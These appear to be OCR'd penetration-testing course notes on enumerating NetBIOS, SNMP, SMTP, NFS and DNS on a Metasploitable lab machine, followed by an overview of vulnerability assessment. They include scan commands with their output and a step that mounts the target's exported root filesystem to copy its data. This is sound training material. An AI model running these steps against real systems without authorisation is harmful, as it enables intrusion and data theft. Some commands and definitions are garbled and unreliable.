


nbtscan 192.168.153.135 -v



The following data is in non-readable format for humans that's why we add '-h' to above command it will convert the code to such format that is easy for humans to read


nbtscan 192.168.153.135 -v -h


[root@parrot]-[/home/hemanshu]
#nbtscan 192.168.153.135 -v -h
Doing NBT name scan for addresses from 192.168.153.135
NetBIOS Name Table for Host 192.168.153.135:
Incomplete packet, 335 bytes long.
Name Service Type
METASPLOITABLE Workstation Service
METASPLOITABLE Messenger Service
METASPLOITABLE File Server Service
METASPLOITABLE Workstation Service
METASPLOITABLE Messenger Service
METASPLOITABLE File Server Service
__MSBROWSE__ Master Browser
WORKGROUP Domain Name
WORKGROUP Master Browser
WORKGROUP Browser Service Elections
WORKGROUP Domain Name
WORKGROUP Master Browser
WORKGROUP Browser Service Elections
Adapter address: 00:00:00:00:00:00

HOW TO ENUMERATE SNMP

- It stand for simple network management machine
- It works on port number 161


sudo nmap -p 161 -sU 192.168.153.134



It shows that port 161 is open in state

Run the msf using 'msfconsole' command

Then type "search snmp" it will display all the tool and sr no of tools



For enumeration we have to use snmp enup listed on 25 number

For that use the command “use 25”


Use “show options” command to see the option

It is mandatory to set the RHOST therefore use “set RHOST 192.168.153.134 “and press enter

It will scan the whole device and give various type of information.

HOW TO ENUMERATE SMTP


nmap -sT -sV 192.168.153.135



We can see that on port 25 SMTP services are open


By using netcat

c -nv 192.168.153.135 25




To verify if the email is valid or not use

VRFY abc@gmail.com




By using TELNET

telnet 192.168.153.135 **25**




Command to see what are the scripts available for the port no (in this case 25)

nmap -p 25 192.168.153.135 -sC



HOW TO ENUMERATE NFS

nmap -sT -sV -vv 192.168.153.135



We can see that rcpbind is open on the port no 111 hence we can conclude that the NFS is open

nmap -p 111 192.168.153.135 --script=nfs

For getting information about the directory

#nmap -p 111 192.168.153.135 --script=nfs

```
└──╼ #nmap -p 111 192.168.153.135 --script=nfs*
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-23 10:02 IST
Nmap scan report for 192.168.153.135
Host is up (0.00090s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID  GID  SIZE   TIME                 FILENAME
| drwxr-xr-x  0    0    4096   2012-05-14T03:35:33  bin
| drwxr-xr-x  0    0    4096   2010-04-16T06:16:02  home
| drwxr-xr-x  0    0    4096   2010-03-16T22:57:40  initrd
| lrwxrwxrwx  0    0    32     2010-04-28T20:26:18  initrd.img
| drwxr-xr-x  0    0    4096   2012-05-14T03:35:22  lib
| drwx------  0    0    16384  2010-03-16T22:55:15  lost+found
| drwxr-xr-x  0    0    4096   2010-03-16T22:55:52  media
| drwxr-xr-x  0    0    4096   2010-04-28T20:16:56  mnt
| drwxr-xr-x  0    0    4096   2012-05-14T01:54:53  sbin
| drwxr-xr-x  0    0    4096   2010-04-28T04:06:37  usr
|_
| nfs-showmount:
|_  / *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /           7282168.0  1478384.0  5436784.0  22%   2.0T         32000
MAC Address: 00:0C:29:86:8A:C7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
┌─[root@parrot]─[/home/hemanshu]
```

showmount -e 192.168.153.135

```
└──╼ #showmount -e 192.168.153.135
Export list for 192.168.153.135:
/ *
```

The ‘showmount, command is used to query and display the NFS (Network File System) mounts on a remote server.

If the command doesn’t works update the system using following commands :

sudo apt update

sudo apt install nfs-common


To mount data from root directory

- Create a folder on the desktop and name it in this case I had named it test
- Use the following command **mount -t nfs 192.168.153.135:/ /home/hemanshu/Desktop/test**
- It will copy all the data from root directory of exploited machine to our machine
- And we get aqll the shared files

HOW TO ENUMERATE DNS

Use the following command:

dnsenum google.com (or any domain name)



ALL ABOUT VULNERABLITY ASSESMENT

What is vulnerability assessment:

Vulnerability assessment refers to the process of identifying and evaluating vulnerabilities or weaknesses in a system, network, or application that could be exploited by potential attackers. It is an essential component of cybersecurity and is often performed as part of a comprehensive security assessment or penetration testing.

During a vulnerability assessment, various techniques are employed to identify vulnerabilities, including but not limited to:

1. Automated Scanning: Vulnerability scanning tools are used to automatically scan systems or networks for known vulnerabilities. These tools compare the target environment against a database of known vulnerabilities and provide a report highlighting the weaknesses found.

2. Manual Testing: Skilled security professionals conduct manual testing to identify vulnerabilities that automated tools may miss. This involves a deeper analysis of the system, network, or application, examining configurations, permissions, and potential misconfigurations that could lead to vulnerabilities.

3. Configuration Review: Assessing the configuration settings of software, servers, firewalls, routers, and other network devices is crucial to identify potential vulnerabilities arising from improper or insecure configurations.

4. Patch Management: Evaluating the patching level of systems and applications to ensure that all necessary security patches and updates are installed. Unpatched software often represents a significant vulnerability.

5. Social Engineering: Assessing the human factor by testing the organization's susceptibility to social engineering attacks, such as phishing emails or phone calls, to determine if employees can be manipulated into revealing sensitive information or granting unauthorized access.

